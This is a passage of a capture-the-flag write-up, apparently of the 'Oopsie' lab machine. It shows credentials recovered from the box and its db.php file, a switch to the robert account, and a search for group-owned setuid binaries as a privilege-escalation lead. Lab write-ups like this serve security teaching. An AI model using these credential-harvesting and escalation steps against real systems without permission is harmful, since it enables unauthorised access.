
and we find the username and password MEGACORP_4dm1n!!

now to log into this account we call the -> su user command
this did not work so its not the password for robert account

but in the db.php file we find robert's password -> \$conn =
mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');


after logging in to the robert account with -> su robert

we run the id command to see to which groups robert belongs:

A terminal window with a dark background and light text. The window title is 'kali@kali: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal content shows a prompt 'robert@oopsie:/var/www/html/cdn-cgi/login\$' followed by the command 'id'. The output of the command is 'uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)'. The prompt returns to 'robert@oopsie:/var/www/html/cdn-cgi/login\$'.

```
kali@kali: ~  
File Actions Edit View Help  
un sudo on oopsie.  
  
robert@oopsie:/var/www/html/cdn-cgi/login$ id  
id  
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)  
robert@oopsie:/var/www/html/cdn-cgi/login$
```

if we do:

A terminal window titled 'kali@kali: ~' with a menu bar containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a user 'robert@oopsie' running the command 'find / -group bugtracker 2>/dev/null'. The output is '/usr/bin/bugtracker'. The prompt returns to 'robert@oopsie:/\$' with a cursor.

```
kali@kali: ~  
File Actions Edit View Help  
  
robert@oopsie:/$ find / -group bugtracker 2>/dev/null  
find / -group bugtracker 2>/dev/null  
/usr/bin/bugtracker  
robert@oopsie:/$
```

-> find / -group bugtracker 2>/dev/null

-> the above finds anything | 2> specifies to move output of errors to /dev/null which clears the std output of all errors

Then we check the permissions of the file

-> ls -la /usr/bin/bugtracker -> -rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker -> shows permissions of bugtracker

-> file /usr/bin/bugtracker -> usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, -> shows more information on the dir

-> in this case we have a setuid

-> setuid will always execute as the owner of the file / directory